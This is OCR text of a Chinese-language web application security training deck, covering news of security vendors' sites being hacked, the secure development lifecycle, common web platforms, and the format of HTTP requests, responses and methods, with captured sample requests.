
資安廠商也不例外


CA網站遭惡意程式入侵 | 資安之眼 - Microsoft Internet Explorer
http://www.itis.tw/node/1413
You are here: 首頁 » CA網站遭惡意程式入侵
CA網站遭惡意程式入侵
首頁
最新文章
資安研討會
報告及指南
網站淪陷資料庫
RSS 聯播
部落格專欄
資安新聞
資安觀點
分析報告
軟體/工具
Paper
延伸閱讀
Apache / PHP 安全性工具及提示
微軟網站遭入侵
Solaris Telnet 漏洞
SANS 發佈 2007年20大安全風險
完成
iThome online : : 新聞內容 - Microsoft Internet Explorer
iThome online
日本趨勢網頁遭竄改　使用者可能染木馬
3月9~12日間被竄改的網頁包含英日文兩種語言共32頁，瀏覽時最有可能被植入JS_DLOADER.TZE病毒
日本趨勢科技週三（3/12）證實該公司的網頁在3/9遭竄改，部份連結點選後可能導致感染病毒，但目前已經全面修正問題，請消費者無須恐慌。
根據日本趨勢調查，在3/9晚間9時確認提供病毒資訊的網頁被竄改後，3/12上午公司將網頁封鎖，一直到3/13上午修正完畢才重新開啓頁面，同時也發現若是在上述被竄改到封鎖的期間內，存取或是點選該網頁文字超連結都有可能感染病毒。
研討會訊息
內網管控--網路存取控制(NAC)研討會
最新問答

大陸發現台灣多家銀行網路ATM有安全疑慮

「慶豐銀行的 Web ATM site被 黑掉了!」

網頁應用程式安全防護


安全程式教育訓練 ....Only ?
Secure Coding
Requirement Define
Design
Develop/Test
Deploy
Maintain

網頁 “應用程式” ？？？

- 靜態網頁 ？
- HTML ？
- Java Script ？
- CSS ？
- DHTML ？
- XML ？

常見的網頁程式語言

- C、C++
- Perl
- Shell Script …
- PHP
- Java → JSP、Applet、Servlet
- ASP
- .Net → ASP.NET、C#、VB.NET…
- PYTHON
- Ruby

常見的網站服務程式

- **Microsoft Internet Information Service (IIS)**
  - ✓**PHP、ASP、.Net、CGI**
- **Apache**
  - ✓**PHP、PYTHON、CGI**
- **Tomcat、Resin、JBOSS、WebLogic**
  - ✓**Java**
- **Ruby On Rails (ROR)**
  - ✓**Ruby**

網頁存取基本流程

Browser

Web Server @ DMZ

Internet

Web AP

HTTP Request


-OS
-其他系統

HTTP Response

-網頁畫面
-設定 cookie
-檔案下載

?


DB Server @ Intranet




HTTP 簡介

Protocol Position

- **HTTP - HyperText Transfer Protocol**
  - ✓應用層的協定
  - ✓RFC
    - – 1945
    - – 2616 , 2617
    - – 2965
  - ✓Book : 『 HTTP Essentials 』(2001) - Stephen Thomas



HTTP Request Format



HTTP Request Format

- 範例：“資安人”網站首頁

```
GET /main/index.aspx HTTP/1.1
Accept: */*
Accept-Language: zh-tw
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; GTB6;
    .NET CLR 1.1.4322; .NET CLR 2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR
    3.5.30729; OfficeLiveConnector.1.4; OfficeLivePatch.1.3; MSN
    OptimizedIE8;ZHTW)
Accept-Encoding: gzip, deflate
Proxy-Connection: Keep-Alive
Host: www.isecutech.com.tw
Pragma: no-cache
Cookie: __utma=232091143.867869796.1244101550.1249441651.1249542945.41;
    __utmz=232091143.1244101550.1.1.utmccn=(direct)|utmcsr=(direct)|utmcmd=(none
    ); __utmb=232091143; __utmc=232091143;
    ASP.NET_SessionId=b3ys5m45tfsh1i55hzhkenfw
```


HTTP Request Format

➢ 範例：網站登入頁面

```
POST /user/login.htm HTTP/1.1
Referer: https://member.ruten.com.tw:443/user/login.htm
Content-Length: 69
Content-Type: application/x-www-form-urlencoded
Host: member.ruten.com.tw
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1; .NET CLR
    1.1.4322)
Pragma: no-cache
Cookie: __utma=1.1668397861.1187588741.1187588741.1187588741.1; __utmc=1;
    __utmz=1.1187588741.1.1.utmccn=(direct)|utmcsr=(direct)|utmcmd=(none);
    __utmb=1; __utmb=1
```

```
userid=777-777-1911form%40value777.com&button=%b5n%a4J&userpass=admin
```

HTTP Response Format



HTTP Response Format


- 範例：“資安人”網站首頁

```
HTTP/1.1 200 OK
Date: Thu, 06 Aug 2009 07:20:36 GMT
Server: Microsoft-IIS/6.0
X-Powered-By: ASP.NET
X-AspNet-Version: 2.0.50727
Cache-Control: private
Content-Type: text/html; charset=utf-8
Content-Length: 119260
```

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<title>Information Security ……..
……
……
```

觀察 HTTP 訊息

- **WebProxy : BurpSuite** **Demo → ….**



Request : Method

名稱	主要意義
GET	取得後端資源
POST	送出資料至後端網頁(程式)
CONNECT	進行連線(→proxy)
HEAD	僅取得回訊的 Header 內容
OPTIONS	列出伺服器支援的Method
TRACE	取得到後端主機的中間交通資訊
PUT	送出檔案至伺服器上
DELETE	刪除伺服器上之檔案


GET

- **HTTP/1.0 example –**

```
GET / HTTP/1.0
Host: www.google.com
\n
```

- **HTTP/1.1 persistent connection example –**

